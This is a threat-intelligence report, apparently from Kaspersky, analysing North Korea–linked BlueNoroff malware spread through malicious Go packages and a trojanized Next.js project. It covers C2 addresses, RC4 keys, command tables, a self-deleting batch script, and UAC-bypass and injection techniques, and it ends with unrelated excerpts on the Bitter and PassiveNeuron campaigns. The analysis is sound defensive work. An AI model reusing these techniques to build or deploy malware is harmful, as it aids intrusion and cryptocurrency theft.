
The project delivered through the ZIP file appears to be a legitimate DeFi-related project written in Go, aiming at routing cryptocurrency transactions across various protocols. The main project code relies on an external malicious dependency specified in the go.mod file, rather than embedding malicious code directly into the project’s own files. The external project is named uniroute. It was published in the official Go packages repository on April 9, 2025.
We had observed this same repository earlier in our investigation, prior to identifying the victim’s blog post, which later validated our findings. In addition to the Golang repository, we discovered a TypeScript-based repository uploaded to GitHub that has the same download function.
Uniroute malicious package is referenced via go.mod in the DeFi-related project

Upon execution of the project, the malicious package is imported, and the GetUniRoute() function is called during the initialization of the unirouter at the following path: contracts/UniswapUniversalRouter.go. This function call acts as the entry point for the malicious code.
The main malicious logic is implemented in the following files:
uniroute.go: the main entry point
win.go: Windows-specific malicious code
lin.go: Linux-specific malicious code
dar.go: macOS (Darwin)-specific malicious code

The main entry point of the package includes a basic base64-encoded blob that is decoded to a URL hosting the second-stage payload: hxxps://download.datatabletemplate[.]xyz/account/register/id=8118555902061899&secret=QwLoOZSDakFh.
Base64-encoded C2 URL in the malicious package
When the User-Agent of the running platform is detected, the corresponding payload is retrieved and executed. The package utilizes Go build tags to execute different code depending on the operating system.

Windows (win.go). Downloads its payload to %TEMP%\init.ps1 and performs anti-antivirus checks by looking for the presence of the 360 Security process. If the 360 antivirus is not detected, the malware generates an additional VBScript wrapper at %TEMP%\init.vbs. The PowerShell script is then covertly executed with a bypassed execution policy, without displaying any windows to the user.
Linux (lin.go). Downloads its payload to /tmp/init and runs it as a bash script with nohup, ensuring the process continues running even after the parent process terminates.
macOS (dar.go). Similarly to Linux, downloads its payload to /tmp/init and uses osascript with nohup to execute it.
We used our open source package monitoring tool to discover that the actor had published several malicious Go packages with behavior similar to uniroute. These packages are imported into repositories and executed within a specific section of the code.
Package
Version
Published date
Role
sorttemplate
v1.1.1 ~ v1.1.5
Jun 11, 2024 ~ Apr 17, 2025
Malicious dependency
sort
v1.1.2 ~ v1.1.7
Nov 10, 2024 ~ Apr 17, 2025
Refers to the malicious sorttemplate
sorttemplate
v1.1.1
Jan 10, 2025
Malicious dependency
uniroute
v1.1.1 ~ v2.1.5
Apr 2, 2025 ~ Apr 9, 2025
Malicious dependency
BaseRouter
–
Apr 5, 2025 ~ Apr 7, 2025
Malicious dependency
Malicious TypeScript project
Not only did we observe attacks involving malicious Golang packages, but we also identified a malicious Next.js project written in TypeScript and uploaded to GitHub. This project includes TypeScript source code for an NFT-related frontend task. The project acts in a similar fashion to the Golang ones, except that there is no dependency. Instead, a malicious TypeScript file within the project downloads the second-stage payload from a hardcoded URL.
Malicious TypeScript-based project
The malicious behavior is implemented in pages/api/hello.ts, and the hello API is fetched by NavBar.tsx with fetch('/api/hello').
Upon accessing the URL with the correct User-Agent, corresponding scripts are downloaded for each OS: PowerShell for Windows, bash script for Linux, and AppleScript for macOS, which all turned out to be the DownTroy malware. It is the same as the final payload in the DownTroy chains from the GhostCall campaign and has been expanded to include versions for both Windows and Linux. In the GhostHire campaign, this script serves as the initial downloader, fetching various malware chains from a file hosting server.

DownTroy delivery process
Over the course of tracking this campaign, we have observed multiple gradual updates to these DownTroy scripts. The final version shows that the PowerShell code is XOR-encrypted, and the AppleScript has strings split by individual characters. Additionally, all three DownTroy strains collect comprehensive system information including OS details, domain name, host name, username, proxy settings, and VM detection alongside process lists.
Full infection chain on Windows
In January 2025, we identified a victim who had executed a malicious TypeScript project located at <company name>-wallet-portfolio, which followed the recruiter persona from the financial company scenario described earlier. The subsequent execution of the malicious script created the files init.vbs and init.ps1 in the %temp% directory.
The DownTroy script (init.ps1) was running to download additional malware from an external server every 30 seconds. During the attack, two additional script files, chsplitobf.ps1 and sinst.bat, were downloaded and executed on the infected host. Though we weren’t able to obtain the files, based on our detection, we assess the PowerShell script harvests credentials stored in a browser, similar to SilentSiphon on macOS.
In addition, in the course of the attack, several other payloads written in Go and Rust rather than scripts, were retrieved from the file hosting server dataupload[.]store and executed.
Overall Windows infection chain
New method for payload delivery
In contrast to GhostCall, DownTroy.Windows would retrieve a base64-encoded binary blob from the file hosting server and inject it into the cmd.exe process after decoding. This blob typically consists of metadata, a payload, and the loader code responsible for loading the payload. The first five bytes of the blob represent a CALL instruction that invokes the loader code, followed by 0x48 bytes of metadata. The loader, which is 0xD6B bytes in size, utilizes the metadata to load the payload into memory. The payload is written to newly allocated space, then relocated, and its import address table (IAT) is rebuilt from the same metadata. Finally, the payload is executed with the CreateThread function.
Binary blob structure
The metadata contains some of the fields from PE file format, such as an entry point of the payload, imagebase, number of sections, etc, needed to dynamically load the payload. The payload is invoked by the loader by referencing the metadata stored separately, so it has a corrupted COFF header when loaded. Generally, payloads in PE file format should have a legitimate header with the corresponding fields, but in this case, the top 0x188 bytes of the PE header of the payload are all filled with dummy values, making it difficult to analyze and detect.
UAC bypass
We observed that the first thing the actor deployed after DownTroy was installed was the User Account Control (UAC) bypass tool. The first binary blob fetched by DownTroy contained the payload bypassing UAC that used a technique disclosed in 2019 by the Google Project Zero team. This RPC-based UAC bypass leveraging the 201ef99a-7fa0-444c-9399-19ba84f12a1a interface was also observed in the KONNI malware execution chain in 2021. However, the process that obtains the privilege had been changed from Taskmgr.exe to Computerdefaults.exe.
The commands executed through this technique are shown below. In this case, this.exe is replaced by the legitimate explorer.exe due to parent PID spoofing.
In other words, the actor was able to run DownTroy with elevated privileges, which is the starting point for all further actions. It also executed init.vbs, the launcher that runs DownTroy, with elevated privileges.
RooTroy.Windows in Go
RooTroy.Windows is the first non-scripted malware installed on an infected host. It is a simple downloader written in Go, same to the malware used in the GhostCall campaign. Based on our analysis of RooTroy’s behavior and execution flow, it was loaded and executed by a Windows service named NetCheckSvc.
Although we did not obtain the command or installer used to register the NetCheckSvc service, we observed that the installer had been downloaded from dataupload[.]store via DownTroy and injected into the legitimate cmd.exe process with the parameter -m yuqqm2ced6zb9zfzvu3quxtrz885cdoh. The installer then probably created the file netchksvc.dll at C:\Windows\system32 and configured it to run as a service named NetCheckSvc. Once netchksvc.dll was executed, it loaded RooTroy into memory, which allowed it to operate in the memory of the legitimate svchost.exe process used to run services in Windows.
RooTroy.Windows initially retrieves configuration information from the file C:\Windows\system32\smss.dat. The contents of this file are decrypted using RC4 with a hardcoded key: B3CC15C1033DE79024F9CF3CD6A6A7A9B7E54A1A57D3156036F5C05F541694B7. This key is different from the one used in the macOS variant of this malware, but the same C2 URLs were used in the GhostCall campaign: readysafe[.]xyz and safefor[.]xyz.
Then RooTroy.Windows creates a string object {"rt": "5.0.0"}, which is intended to represent the malware’s version. This string is encrypted using RC4 with another hardcoded string, C4DB903322D17C8CBF1D1DB55124854C0B070D6ECE54162B6A4D06DF24C572DF. It is the same as the key used in RooTroy.macOS, and it is stored at C:\ProgramData\Google\Chrome\version.dat.
Next, the malware collects device information, including lists of current, new and terminated processes, OS information, boot time, and more, which are all structured in a JSON object. It then sends the collected data to the C2 server using the POST method with the Content-Type: application/json header.
The response is parsed into a JSON object to extract additional information required for executing the actual command. The commands are executed based on the value of the type field in the response, with each command processing its corresponding parameters in the required object.
Value of type
Description
0
Send current configuration to C2
1
Update received configuration with the configuration file (smss.dat)
2
Payload injection
3
Self-update
If the received value of type is 2 or 3, the responses include a common source field within the parsed data, indicating where the additional payload originates. Depending on the value of source, the data field in the parsed data contains either the file path where the payload is stored on the disk, the C2 server address from which it should be downloaded, or the payload itself encoded in base64. Additionally, if the cipher field is set to true, the key field is used as the RC4 decryption key.
Value of source
Description
Value of data
0
Read payload from a specific file
File path
1
Fetch payload from another server
C2 address
2
Delivered by the current JSON object
base64-encoded payload
If the value of type is set to 2, the injection mode, referred to as peshooter in the code, is activated to execute an additional payload into memory. This mode checks whether the payload sourced from the data field is encrypted by examining the cipher value as a flag in the parsed data. If it is, the payload is decrypted with the RC4 algorithm. If no key is provided in the key value, a hardcoded string, A6C1A7CE43B029A1EF4AE69B26F745440ECCE8368C89F11AC999D4ED04A31572, is used as the default key.
If the pid value is not specified (e.g., set to -1), the process with the name provided in the process field is executed in suspended mode, with the optional argument value as its input. Additionally, if a sid value is provided at runtime, a process with the corresponding session ID is created. If a pid value is explicitly given, the injection is performed into that specific process.
Before performing the injection, the malware enables the SeDebugPrivilege privilege for process injection and unhooks the loaded ntdll.dll for the purpose of bypassing detection. This is a DLL unhooking technique that dynamically loads and patches the .text section of ntdll.dll to bypass the hooking of key functions by security software to detect malicious behavior.
Once all the above preparations are completed, the malware finally injects the payload into the targeted process.
If the value of type is set to 3, self-update mode is activated. Similar to injection mode, it first checks whether the payload sourced from the data is encrypted and, if so, decrypts it using RC4 with a hardcoded key: B494A0AE421AFE170F6CB9DE2C1193A78FBE16F627F85139676AFC5D9BFE93A2. A random 32-byte string is then generated, and the payload is encrypted using RC4 with this string as the key. The encrypted payload is stored in the file located at C:\Windows\system32\boot.sdl, while the generated random key is saved unencrypted in C:\Windows\system32\wizard.sep. This means the loader will read the wizard.sep file to retrieve the RC4 key, use it to decrypt the payload from boot.sdl, and then load it.
After successfully completing the update operation, the following commands are created under the filename update-[random].bat in the %temp% directory:
@echo off
set SERVICE_NAME=NetCheckSvc
sc stop %SERVICE_NAME% >nul 2>&1
sc start %SERVICE_NAME% >nul 2>&1
start "" cmd /c del "%~f0" >nul 2>&1
This batch script restarts a service called NetCheckSvc and self-deletes, which causes the loader netchksvc.dll to be reloaded. In other words, the self-update mode updates RooTroy itself by modifying two files mentioned above.
According to our telemetry, we observed that the payload called RealTimeTroy was fetched by RooTroy and injected into cmd.exe process with the injected wss://signsafe[.]xyz/update parameter.
RealTimeTroy in Go
The backdoor requires at least two arguments: a simple string and a C2 server address. Before connecting to the given C2 server, the first argument is encrypted using the RC4 algorithm with the key 9939065709AD8489E589D52003D707CBD33AC81DC78BC742AA6E3E811BA344C and then base64 encoded. In the observed instance, this encoded value is passed to the “p” (payload) field in the request packet.
The entire request packet is additionally encrypted using RC4 algorithm with the key 4451EE8BC53EA7C148D8348BC7B82ACA9977BDD31C0156DFE25C4A879A1D2190. RealTimeTroy then sends this encrypted message to the C2 server to continue communication and receive commands from the C2.
Then the malware receives a response from the C2. The value of “e” (event) within the response should be 5, and the value of “p” is decoded using base64 and then decrypted using RC4 with the key 71B743C529F0B27735F7774A0903CB908EDC93423B60FE9BE49A3729982D0E8D, which is deserialized in JSON. The command is extracted from the “c” (command) field in the JSON object, and the malware performs specific actions according to the command.
Command
Description
Parameter from C2
1
Get list of subfiles
Directory path
2
Wipe file
File path
3
Read file
File path
4
Read directory
Directory path
5
Get directory information
Directory path
6
Get process information
–
7
Terminate process
Process ID
8
Execute command
Command line
10
Write file
File path, content
11
Change work directory
Directory path
12
Get device information
–
13
Get local drives
–
14
Delete file
File path
15
Cancel command
16
File download
Data for file download
19
Process injection
Data for process injection
Upon receiving the file download command (16), the d (data) field in the response contains a JSON object. If the u (url) field is initialized, a connection is established to the specified URL using the m (method) and h (headers) fields provided in the same JSON object. If the connection returns a 200 status code (success), the response body is written to the file path indicated by the r (rpath) value in the response.
While the u value is not initialized, the malware writes the value of the b (buffer) field from the response to the path provided through the r field. It continues writing b until the e (eof) flag is set and then sends the xxHash of the total downloaded contents to the C2 server. This allows for the downloading of the larger file contents from the C2 server.
When receiving the process injection command (19), the d in the response includes another JSON object. If the l (local) flag within this object is set to true, a t (total) amount of data is read from b starting at the f (from) position specified in the object. The xxHash value of b is then validated to ensure it matches the provided h (hash) value. If the l flag is false, b is instead read from the file path specified as fp (file path). The payload is then injected into cmd.exe with the same method as the peshooter used in RooTroy.
The result is then serialized and secured with a combination of RC4 encryption and base64 encoding before being sent to the C2 server. The key used for encryption, 71B743C529F0B27735F7774A0903CB908EDC93423B60FE9BE49A3729982D0E8D, is the same key used to decrypt the response object.
CosmicDoor.Windows written in Go
CosmicDoor.Windows is the Windows version of CosmicDoor written in Go and has the same features as macOS versions. The C2 server address wss://second.systemupdate[.]cloud/client is hardcoded in the malware. It processes a total of seven commands, passed from the C2.
Command
Description
Parameter from C2
234
Get device information
–
333
No operation
Unknown
44
Update configuration
Interval time, UID, C2 server address
78
Get current work directory
–
1
Get interval time
–
12
Execute commands OR code injection
Command line
34
Set current work directory
Directory path
The command 234 is for collecting device information such as user name, computer name, OS, architecture, Windows version, and boot time.
The command 12 serves two primary functions. The first is to execute a command line passed as a parameter using cmd.exe /c, while the second is to perform code injection. This injection capability is nearly identical to the peshooter functionality found in RooTroy, but it is considered an enhanced version.
Within CosmicDoor, the peshooter feature can accept up to six parameters using the shoot or shoote command to configure code injection options. If a file path is provided in the PATH parameter, the next payload is read from that file on the system. Conversely, if a string beginning with http is specified, the next payload is retrieved through HTTP communication instead.
Num
Parameter
Description
1
shoot or shoote
The next payload is either plain or base64-encoded
2
SID
Session ID to be used when executing notepad.exe
3
PID
Process ID of the targeted process to be injected
4
REASON
If set to -1, ARGS is passed to the injected payload
5
PATH
Read payload from local file or fetch it from external server
6
ARGS
Parameters to be passed
7
FUNC
Export function name to execute
Then it checks the SID, PID, and REASON parameters. If PID is not passed, CosmicDoor defaults to creating notepad.exe in suspended mode and assigns it a target for injection, and the SID determines the session ID that runs notepad.exe. If no SID is passed, it defaults to the token of the current process. REASON means to pass ARGS to the payload by default if no value greater than 0 is passed.
Finally, CosmicDoor allocates space inside of the targeted process’s memory space for the payload, the hardcoded shellcode for the loader, and ARGS to write the data, and then invokes the loader code to execute the final payload from memory. If FUNC is set at this point, it calls the corresponding export function of the loaded payload. This usage is also well displayed inside CosmicDoor.
"ERROR: Invalid syntax.\n"
"Examples:\n"
"\tshoot [SID] [PID] [REASON] [PATH] [ARGS] [FUNC]\n"
"Parameter List:\n"
"\t[SID] Session ID.\n"
"\t[PID] Process ID.\n"
"\t[REASON] reason.\n"
"\t[PATH] the path of PE file.\n"
"\t[ARGS] the arguments of PE file.\n"
"\t[FUNC] Export function of PE file.\n";
Bof loader written in Rust
Bof loader is assumed to be one of the payloads downloaded from dataupload[.]store by DownTroy. It is a loader protected by Themida and written in Rust. The malware was created with the name nlsport.dll, and unlike other malware, it is registered with security support providers and loaded with SYSTEM privileges by the LSASS process at Windows boot time. In this instance, the malicious behavior is implemented in the SpLsaModeInitialize export function inside the DLL file and it contains the string that indicates its work path C:\Users\Molly.
The loader employs the NTDLL unhooking technique, a method also used by other malware families. After unhooking, the loader reads two files. The first one contains an RC4 key, while the second holds a payload encrypted with that key.
RC4 key: C:\Windows\system32\wand.bin
Encrypted payload: C:\Windows\system32\front.sdl.
The loader then decrypts the payload, allocates memory in the current process, and executes the decrypted shellcode via the NtCreateThreadEx function. This is very similar to the injection feature implemented within RooTroy, written in Golang.
During our focused monitoring of the threat actor’s infrastructure, we discovered that one of the instances was signed with a valid certificate from a legitimate Indian company.
Victims
Using our telemetry, we detected infection events from various countries affected by both campaigns. We have observed several infected macOS hosts located in Japan, Italy, France, Singapore, Turkey, Spain, Sweden, India and Hong Kong infected by the GhostCall campaign since 2023. The victims of the GhostHire campaign, which resumed its activities starting this year, have been identified as individuals in Japan and Australia.
We observed that many stolen videos and profile images have been uploaded to the actor’s public storage server. These were utilized to convince victims in the course of the GhostCall campaign. We closely examined the uploaded data and found that most victims were executives at tech companies and venture capital funds in the Web3/blockchain industry located in the APAC region, particularly in Singapore and Hong Kong.
Attribution
In 2022, we already uncovered the PowerShell script that BlueNoroff heavily relied on to collect base system information and execute commands from its C2 server. This script is considered to be an earlier version of DownTroy. Moreover, leveraging trusted resources attributed to venture capital funds to attack the cryptocurrency-related industry was a primary attack method of the SnatchCrypto campaign. Additionally, the tendency to create phishing domains using the names of venture capital firms and the use of Hostwinds hosting to build these phishing sites also overlaps with past cases of BlueNoroff observed in our previous research.
In late-2023, we provided an insight into the early stage of the BlueNoroff’s GhostCall campaign to our customers. The actor utilized JavaScript and AppleScript to raise an issue regarding IP access control on Windows and macOS respectively. In this instance, the JavaScript ultimately downloaded a VBScript file, which has been identified as a VBScript version of DownTroy. This version shares a C2 server with CosmicDoor.Windows. The AppleScript was used against a victim in August 2023, and fetched from a fake domain support.video-meeting[.]online, which shared its resolved IP address (104.168.214[.]151) with the ObjCShellZ malware’s C2 server swissborg[.]blog.
We assess with medium-high confidence that BlueNoroff is behind both campaigns when comprehensively considering the infrastructure, malware, attack methods, final targets, and motives behind the attacks used in both campaigns.
Conclusion
Our research indicates a sustained effort by the actor to develop malware targeting both Windows and macOS systems, orchestrated through a unified command-and-control infrastructure. The use of generative AI has significantly accelerated this process, enabling more efficient malware development with reduced operational overhead. Notably, AI will make it easier to introduce new programming languages and add new features, thereby complicating detection and analysis tasks. Furthermore, AI supports the actor’s ability to maintain and expand their infrastructure, enhancing their overall productivity.
Beyond technical capabilities, the actor leverages AI to refine sophisticated social engineering tactics. The AI-powered, tailored approach enables the attackers to convincingly disguise themselves, operating with detailed information, allowing for more meticulous targeted attacks. By combining compromised data with AI’s analytical and productive capabilities, the actor’s attack success rate has demonstrably increased.
The actor’s targeting strategy has evolved beyond simple cryptocurrency and browser credential theft. Upon gaining access, they conduct comprehensive data acquisition across a range of assets, including infrastructure, collaboration tools, note-taking applications, development environments, and communication platforms (messengers). This harvested data is exploited not only against the initial target but also to facilitate subsequent attacks, enabling the actor to execute supply chain attacks and leverage established trust relationships to impact a broader range of users.
Kaspersky products detect the malware used in this attack with the following verdicts:
South Asian hacking group Bitter (APT-Q-37) is deploying a C# backdoor using two new methods: a WinRAR flaw and malicious Office XLAM files, targeting government and military sectors.
Back in 2024, we gave a brief description of a complex cyberespionage campaign that we dubbed “PassiveNeuron”. This campaign involved compromising the servers of government organizations with previously unknown APT implants, named “Neursite” and “NeuralExecutor”. However, since its discovery, the PassiveNeuron campaign has been shrouded in mystery. For instance, it remained unclear how the implants in question were deployed or what actor was behind them.
After we detected this campaign and prevented its spreading back in June 2024, we did not see any further malware deployments linked to PassiveNeuron for quite a long time, about six months. However, since December 2024, we have observed a new wave of infections related to PassiveNeuron, with the latest ones dating back to August 2025. These infections targeted government, financial and industrial organizations located in Asia, Africa, and Latin America. Since identifying these infections, we have been able to shed light on many previously unknown aspects of this campaign. Thus, we managed to discover details about the initial infection and gather clues on attribution.
While investigating PassiveNeuron infections both in 2024 and 2025, we found that a vast majority of targeted machines were running Windows Server. Specifically, in one particular infection case, we observed attackers gain initial remote command execution capabilities on the compromised server through the Microsoft SQL software. While we do not have clear visibility into how attackers were able to abuse the SQL software, it is worth noting that SQL servers typically get compromised through:
Exploitation of vulnerabilities in the server software itself
Exploitation of SQL injection vulnerabilities present in the applications running on the server
Getting access to the database administration account (e.g. by brute-forcing the password) and using it to execute malicious SQL queries
After obtaining the code execution capabilities with the help of the SQL software, attackers deployed an ASPX web shell for basic malicious command execution on the compromised machine. However, at this stage, things did not go as planned for the adversary. The Kaspersky solution installed on the machine was preventing the web shell deployment efforts, and the process of installing the web shell ended up being quite noisy.
In attempts to evade detection of the web shell, attackers performed its installation in the following manner:
They dropped a file containing the Base64-encoded web shell on the system.
They dropped a PowerShell script responsible for Base64-decoding the web shell file.
They launched the PowerShell script in an attempt to write the decoded web shell payload to the filesystem.
As Kaspersky solutions were preventing the web shell installation, we observed attackers to repeat the steps above several times with minor adjustments, such as:
Using hexadecimal encoding of the web shell instead of Base64
Using a VBS script instead of a PowerShell script to perform decoding
Writing the script contents in a line-by-line manner
Having failed to deploy the web shell, attackers decided to use more advanced malicious implants to continue the compromise process.
Malicious implants
Over the last two years, we have observed three implants used over the course of PassiveNeuron infections, which are:
Neursite, a custom C++ modular backdoor used for cyberespionage activities
NeuralExecutor, a custom .NET implant used for running additional .NET payloads
the Cobalt Strike framework, a commercial tool for red teaming
While we saw different combinations of these implants deployed on targeted machines, we observed that in the vast majority of cases, they were loaded through a chain of DLL loaders. The first-stage loader in the chain is a DLL file placed in the system directory. Some of these DLL file paths are:
C:\Windows\System32\wlbsctrl.dll
C:\Windows\System32\TSMSISrv.dll
C:\Windows\System32\oci.dll
Storing DLLs under these paths has been beneficial to attackers, as placing libraries with these names inside the System32 folder makes it possible to automatically ensure persistence. If present on the file system, these DLLs get automatically loaded on startup (the first two DLLs are loaded into the svchost.exe process, while the latter is loaded into msdtc.exe) due to the employed Phantom DLL Hijacking technique.
It also should be noted that these DLLs are more than 100 MB in size — their size is artificially inflated by attackers by adding junk overlay bytes. Usually, this is done to make malicious implants more difficult to detect by security solutions.
On startup, the first-stage DLLs iterate through a list of installed network adapters, calculating a 32-bit hash of each adapter’s MAC address. If neither of the MAC addresses is equal to the value specified in the loader configuration, the loader exits. This MAC address check is designed to ensure that the DLLs get solely launched on the intended victim machine, in order to hinder execution in a sandbox environment. Such detailed narrowing down of victims implies the adversary’s interest towards specific organizations and once again underscores the targeted nature of this threat.
Having checked that it is operating on a target machine, the loader continues execution by loading a second-stage loader DLL that is stored on disk. The paths where the second-stage DLLs were stored as well as their names (examples include elscorewmyc.dll and wellgwlserejzuai.dll) differed between machines. We observed the second-stage DLLs to also have an artificially inflated file size (in excess of 60 MB), and the malicious goal was to open a text file containing a Base64-encoded and AES-encrypted third-stage loader, and subsequently launch it.
Snippet of the payload file contents
This payload is a DLL as well, responsible for launching a fourth-stage shellcode loader inside another process (e.g. WmiPrvSE.exe or msiexec.exe) which is created in suspended mode. In turn, this shellcode loads the final payload: a PE file converted to a custom executable format.
In summary, the process of loading the final payload can be represented with the following graph:
Final payload loading
It is also notable that attackers attempted to use slightly different variants of the loading scheme for some of the target organizations. For example, we have seen cases without payload injection into another process, or with DLL obfuscation on disk with VMProtect.
The Neursite backdoor
Among the three final payload implants that we mentioned above, the Neursite backdoor is the most potent one. We dubbed it so because we observed the following source code path inside the discovered samples: E:\pro\code\Neursite\client_server\nonspec\mbedtls\library\ssl_srv.c. The configuration of this implant contains the following parameters:
List of C2 servers and their ports
List of HTTP proxies that can be used to connect to C2 servers
List of HTTP headers used while connecting to HTTP-based C2 servers
A relative URL used while communicating with HTTP-based C2 servers
A range of wait time between two consecutive C2 server connections
A byte array of hours and days of the week when the backdoor is operable
